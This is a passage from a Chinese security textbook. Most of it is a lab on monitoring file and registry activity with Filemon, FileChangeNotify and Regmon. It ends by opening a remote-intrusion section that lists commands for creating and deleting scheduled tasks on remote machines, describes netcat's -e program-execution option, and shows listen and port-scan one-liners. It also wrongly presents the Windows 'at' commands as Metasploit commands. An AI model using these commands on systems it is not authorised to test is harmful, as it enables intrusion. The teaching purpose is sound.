
**2. 实验条件**

本实验可以在一台运行Windows XP及以上版本操作系统的主机上进行，在开始实验之前，需要准备Filemon、FileChangeNotify和Regmon软件，并将所需要的软件先保存在D:\tools文件夹中。

## 4.4.3 实验过程

**步骤1**：以Administrator身份正常登录实验中的主机后，进入D:\tools\filemon文件夹，找到Filemon.exe文件，双击打开，即可进入Filemon软件界面。

**步骤2**：运行Filemon软件后，即可以把所有与文件相关的操作全部记录下来，如图4-35所示，而且可以根据序号、时间、进程、请求、路径、结果等来查看相关的内容。



| # | 时间 | 进程 | 请求 | 路径 | 结果 | 其他 |
|---|---|---|---|---|---|---|
| 509 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\I... | SUCCESS | Attributes: A |
| 510 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\I... | SUCCESS | Attributes: A |
| 511 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 510 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\I... | SUCCESS | Attributes: A |
| 511 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 512 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\I... | SUCCESS | Attributes: A |
| 513 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 514 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 515 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 516 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\I... | SUCCESS | Attributes: A |
| 517 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\I... | SUCCESS | Attributes: A |
| 518 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 519 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 520 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\I... | SUCCESS | Attributes: A |
| 521 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\WINDOWS\system32\... | SUCCESS | Attributes: A |
| 522 | 13:42:51 | wmiprvse.exe:1888 | OPEN | C:\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 523 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\ | SUCCESS | FileNameInformation |
| 524 | 13:42:51 | wmiprvse.exe:1888 | QUERY INFORMATION | C:\ | SUCCESS | FileFsAttributeInformation |
| 525 | 13:42:51 | wmiprvse.exe:1888 | CLOSE | C:\ | SUCCESS | |
| 526 | 13:42:51 | wmiprvse.exe:1888 | OPEN | C:\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 527 | 13:42:51 | wmiprvse.exe:1888 | DIRECTORY | C:\ | SUCCESS | FileBothDirectoryInformation: pagefile.sys |
| 528 | 13:42:51 | wmiprvse.exe:1888 | CLOSE | C:\ | SUCCESS | |
| 529 | 13:42:51 | vmtoolsd.exe:1648 | OPEN | C:\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 530 | 13:42:51 | vmtoolsd.exe:1648 | QUERY INFORMATION | C:\ | SUCCESS | FileFsSizeInformation |
| 531 | 13:42:51 | vmtoolsd.exe:1648 | CLOSE | C:\ | SUCCESS | |
| 532 | 13:42:51 | vmtoolsd.exe:1160 | OPEN | C:\Documents and Settin... | SUCCESS | Options: Open Directory Access: 00100001 |
| 533 | 13:42:51 | vmtoolsd.exe:1160 | DIRECTORY | C:\Documents and Settin... | NO SUCH FILE | FileBothDirectoryInformation: tools.conf |
| 534 | 13:42:51 | vmtoolsd.exe:1160 | CLOSE | C:\Documents and Settin... | SUCCESS | |
| 535 | 13:42:54 | vmtoolsd.exe:1648 | OPEN | C:\Documents and Settin... | SUCCESS | Options: Open Directory Access: 00100001 |
| 536 | 13:42:54 | vmtoolsd.exe:1648 | DIRECTORY | C:\Documents and Settin... | NO SUCH FILE | FileBothDirectoryInformation: tools.conf |
| 537 | 13:42:54 | vmtoolsd.exe:1648 | CLOSE | C:\Documents and Settin... | SUCCESS | |
| 538 | 13:42:56 | vmtoolsd.exe:1648 | OPEN | C:\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 539 | 13:42:56 | vmtoolsd.exe:1648 | QUERY INFORMATION | C:\ | SUCCESS | FileFsFullSizeInformation |
| 540 | 13:42:56 | vmtoolsd.exe:1648 | CLOSE | C:\ | SUCCESS | |
| 541 | 13:42:56 | vmtoolsd.exe:1160 | OPEN | C:\Documents and Settin... | SUCCESS | Options: Open Directory Access: 00100001 |
| 542 | 13:42:56 | vmtoolsd.exe:1160 | DIRECTORY | C:\Documents and Settin... | NO SUCH FILE | FileBothDirectoryInformation: tools.conf |
| 543 | 13:42:56 | vmtoolsd.exe:1160 | CLOSE | C:\Documents and Settin... | SUCCESS | |
| 544 | 13:42:59 | vmtoolsd.exe:1648 | OPEN | C:\Documents and Settin... | SUCCESS | Options: Open Directory Access: 00100001 |
| 545 | 13:42:59 | vmtoolsd.exe:1648 | DIRECTORY | C:\Documents and Settin... | NO SUCH FILE | FileBothDirectoryInformation: tools.conf |
| 546 | 13:42:59 | vmtoolsd.exe:1648 | CLOSE | C:\Documents and Settin... | SUCCESS | |
| 547 | 13:43:01 | vmtoolsd.exe:1160 | OPEN | C:\Documents and Settin... | SUCCESS | Options: Open Directory Access: 00100001 |
| 548 | 13:43:01 | vmtoolsd.exe:1160 | DIRECTORY | C:\Documents and Settin... | NO SUCH FILE | FileBothDirectoryInformation: tools.conf |
| 549 | 13:43:01 | vmtoolsd.exe:1160 | CLOSE | C:\Documents and Settin... | SUCCESS | |

图 4-35　Filemon 记录的与文件相关的操作

**步骤 3**：右击需要查看的进程，在出现的快捷菜单中选择“进程属性”选项，将打开如图 4-36 所示的对话框，在其中显示了该进程文件所在的位置信息。




图 4-36　显示进程文件所在的位置信息

**步骤 4**：双击某个进程，可以打开该进程文件所在的文件夹，如图 4-37 所示。

**步骤 5**：选择“文件”→“另存为”选项，即可将该信息保存下来，供分析使用。





图 4-37　定位进程文件所在的文件夹

**步骤 6**：运行 D:\tools 文件夹下的 FileChangeNotify. exe 软件，在打开的如图 4-38 所示的对话框中单击“开始监视”按钮，即可对文件进行监视。





图 4-38　FileChangeNotify 软件开始对文件进行监视

**步骤 7**：读者可以尝试在桌面上建立一个名称为“新建文件夹”的文件夹（文件夹名称也可自定），当返回 FileChangeNotify 窗口时，就会发现该操作已被监视到，并记录下来，如图 4-39 所示。

**步骤 8**：如果先将前面创建的“新建文件夹”的名称修改为 test，再将其删除，当返回 FileChangeNotify 窗口时，会发现该操作全部被记录下来，如图 4-40 所示。

**步骤 9**：进入 D:\tools\Regmon 文件夹，运行 Regmon 软件，打开如图 4-41 所示的 Regmon 操作界面（该界面与 Filemon 非常相似），对注册表信息进行查看。

**步骤 10**：双击任意进程，可以看到该进程所在注册表的位置，如图 4-42 所示。






图 4-39　FileChangeNotify 软件已经监视了新创建的文件夹


图 4-40　FileChangeNotify 记录下了文件夹名称修改和删除的信息

## 4.4.4　任务与思考

本实验通过对 3 个工具的介绍，使读者掌握了当系统中的文件、文件夹、注册表等内容发生改变时，如何对这些操作进行监视和记录。从安全防范角度来讲，这些操作对防止攻击者入侵是非常有帮助的。尤其是为用户提供资源服务的服务器系统，有哪些用户在什么时间对哪些文件系统和注册表进行了操作，这些信息管理人员都必须实时掌握，并能够根据记录信息动态分析资源的访问情况，同时能够对系统应用的安全性提供准确信息。




Registry Monitor - Sysinternals: www.sysinternals.com

File Edit Options Help

| # | Time | Process | Request | Path | Result | Other |
|---|---|---|---|---|---|---|
| 3470 | 58.23068619 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Sipro Lab Telecom A... |
| 3471 | 58.23072052 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Sipro Lab Telecom A... |
| 3472 | 58.23075104 | wmiprvse.exe:1888 | EnumerateV... | HKLM\SOFTWARE\Micros... | SUCCESS | "C:\WINDOWS\system... |
| 3473 | 58.23080063 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Indeo? audio software" |
| 3474 | 58.23083496 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Indeo? audio software" |
| 3475 | 58.23086548 | wmiprvse.exe:1888 | EnumerateV... | HKLM\SOFTWARE\Micros... | SUCCESS | "ir50_32.dll" |
| 3476 | 58.23089981 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Indeo? video 5.10" |
| 3477 | 58.23093414 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Indeo? video 5.10" |
| 3478 | 58.23096466 | wmiprvse.exe:1888 | EnumerateV... | HKLM\SOFTWARE\Micros... | SUCCESS | "C:\WINDOWS\system... |
| 3479 | 58.23099899 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Fraunhofer IIS MPEG ... |
| 3480 | 58.23103333 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Fraunhofer IIS MPEG ... |
| 3481 | 58.23110580 | wmiprvse.exe:1888 | CloseKey | HKLM\SOFTWARE\Micros... | SUCCESS | |
| 3482 | 58.23117828 | wmiprvse.exe:1888 | CloseKey | HKLM\SOFTWARE\Micros... | SUCCESS | |
| 3483 | 58.23296356 | svchost.exe:1132 | OpenKey | HKCR\Clsid\{4590F812-1D... | SUCCESS | Access: 0x20019 |
| 3484 | 58.23303604 | svchost.exe:1132 | CloseKey | HKCR\Clsid\{4590F812-1D... | SUCCESS | |
| 3485 | 58.23497009 | svchost.exe:1132 | OpenKey | HKCR\Clsid\{4590F812-1D... | SUCCESS | Access: 0x20019 |
| 3486 | 58.23506546 | svchost.exe:1132 | CloseKey | HKCR\Clsid\{4590F812-1D... | SUCCESS | |
| 3487 | 58.23694229 | wmiprvse.exe:1888 | OpenKey | HKLM\System\CurrentCont... | SUCCESS | Access: 0x20019 |
| 3488 | 58.23720932 | wmiprvse.exe:1888 | QueryKey | HKLM\System\CurrentCont... | SUCCESS | Subkeys = 1 |
| 3489 | 58.23724747 | wmiprvse.exe:1888 | QueryValue | HKLM\System\CurrentCont... | SUCCESS | "C:\pagefile.sys 768 15... |
| 3490 | 58.23728180 | wmiprvse.exe:1888 | QueryValue | HKLM\System\CurrentCont... | SUCCESS | "C:\pagefile.sys 768 15... |
| 3491 | 58.23735428 | wmiprvse.exe:1888 | CloseKey | HKLM\System\CurrentCont... | SUCCESS | |
| 3492 | 58.23761749 | svchost.exe:1132 | OpenKey | HKCR\Clsid\{4590F812-1D... | SUCCESS | Access: 0x20019 |
| 3493 | 58.23769379 | svchost.exe:1132 | CloseKey | HKCR\Clsid\{4590F812-1D... | SUCCESS | |

图 4-41　Regmon 操作界面



Registry Monitor - Sysinternals: www.sysinternals.com

File Edit Options Help

| # | Time | Process | Request | Path | Result | Other |
|---|---|---|---|---|---|---|
| 23518 | 158.27954102 | wmiprvse.exe:1888 | QueryValue | HKLM\SOFTWARE\Micros... | SUCCESS | "Indeo? audio software" |
| 23519 | 158.27957153 | wmiprvse.exe:1888 | EnumerateV... | HKLM\SOFTWARE\Micros... | SUCCESS | "ir50_32.dll" |
| 23520 | 158.27960205 | | | | | eo 5.10" |
| 23521 | 158.27963257 | | | | | eo 5.10" |
| 23522 | 158.27966309 | | | | | WS\system... |
| 23523 | 158.27970886 | | | | | IIS MPEG ... |
| 23524 | 158.27973938 | | | | | IIS MPEG ... |
| 23525 | 158.27981567 | | | | | |
| 23526 | 158.27987671 | | | | | |
| 23527 | 158.28163147 | | | | | 20019 |
| 23528 | 158.28170776 | | | | | |
| 23529 | 158.28361511 | | | | | 20019 |
| 23530 | 158.28369141 | | | | | |
| 23531 | 158.28599548 | | | | | 20019 |
| 23532 | 158.28604126 | | | | | |
| 23533 | 158.28607178 | | | | | .sys 768 15... |
| 23534 | 158.28610229 | | | | | .sys 768 15... |
| 23535 | 158.28617859 | | | | | |
| 23536 | 158.28645325 | | | | | 20019 |
| 23537 | 158.28651428 | svchost.exe:1132 | CloseKey | HKCR\Clsid\{4590F812-1D... | SUCCESS | |
| 23538 | 170.28649902 | svchost.exe:1132 | CreateKey | HKLM\Software\Microsoft\... | SUCCESS | Access: 0x20019 |
| 23539 | 170.28665161 | svchost.exe:1132 | QueryValue | HKLM\Software\Microsoft\... | SUCCESS | "1" |
| 23540 | 170.28668213 | svchost.exe:1132 | QueryValue | HKLM\Software\Microsoft\... | SUCCESS | "65536" |
| 23541 | 170.28675842 | svchost.exe:1132 | CloseKey | HKLM\Software\Microsoft\... | SUCCESS | |

注册表编辑器

文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)

我的电脑
- HKEY_CLASSES_ROOT
- HKEY_CURRENT_USER
  - AppEvents
  - Console
  - Control Panel
  - Environment
  - EUDC
  - Identities
  - Keyboard Layout
  - Printers
  - SessionInformation
  - Software
    - Classes
      - Software
    - Intel
    - LdShih
    - Microsoft
    - Netscape
    - Policies
    - Sysinternals

| 名称 | 类型 | 数据 |
|---|---|---|
| (默认) | REG_SZ | (数值未设置) |
| EulaAccepted | REG_DWORD | 0x00000001 (1) |
| ExFilters | REG_BINARY | 00 |
| HiFilters | REG_BINARY | 00 |
| InFilters | REG_BINARY | 2a 00 00 |
| Settings | REG_BINARY | bc 02 00 00 0f 02 00 00 ae 00 00 00 1b 05 0... |

我的电脑\HKEY_CURRENT_USER\Software\Sysinternals\Filemon

图 4-42　定位进程在注册表中的位置

在此基础上，读者需要对防范木马的方法进行全面深入的学习。例如，在 Windows 系统中，如何通过查看开放端口、注册表和系统配置文件等方式来发现木马。除此之外，用户还可以通过查看系统进程和使用专用木马检测软件来判断系统中是否存在木马。

读者可将这些与木马防范相关的知识与本实验中所涉及的工具应用功能结合起来，进

而对系统的安全提供相应的保护措施。

扫一扫

视频讲解

# 4.5 远程入侵

## 4.5.1 预备知识：Metasploit 工具使用方法

Metasploit 是一款开源的安全漏洞检测工具，安全人员常用 Metasploit 工具来检测系统的安全性。Metasploit Framework(MSF)是 2003 年以开放源代码方式发布、可自由获取的开发框架，为渗透测试、编写 shellcode 和研究漏洞提供了一个可靠的平台。MSF 集成了各平台上常见的溢出漏洞和流行的 shellcode，并且不断进行更新和完善。作为安全工具，MSF 提供了强大的安全检测功能，并为漏洞自动化探测和及时检测系统漏洞提供了有力的保障。

(1) MSF 提供的主要远程攻击命令。

at：查看本地计算机上的计划任务。

at ip：查看远程计算机上的计划任务，其中 ip 为远程计算机使用的 IP 地址。

at ip 时间命令(注意加盘符)：在远程计算机上添加一个计划任务。

at ip 计划任务 id /delete：删除远程计算机上的一个计划任务。

at ip all /delete：删除远程计算机上的全部计划任务。

(2) nc 命令常用的参数。

nc.exe 是一个可对远程主机进行各类操作的网络工具，主要参数含义如下。

-h：查看帮助信息。

-e[prog]：程序重定向，一旦连接 prog 程序就执行。

-l：监听模式，用于入站连接。

-t：使用 telnet 交互方式。

(3) nc 命令的基本用法。

为便于实验操作，下面介绍 nc 命令的几个常见使用方法。

nc -nvv 192.168.0.1 80 ：连接到 192.168.0.1 主机的 80 端口。

nc -l -p 80：开启本机的 TCP 80 端口并监听。

nc -nvv -w2 -z 192.168.0.1 80-1024：扫描 192.168.0.1 主机的 80-1024 端口。

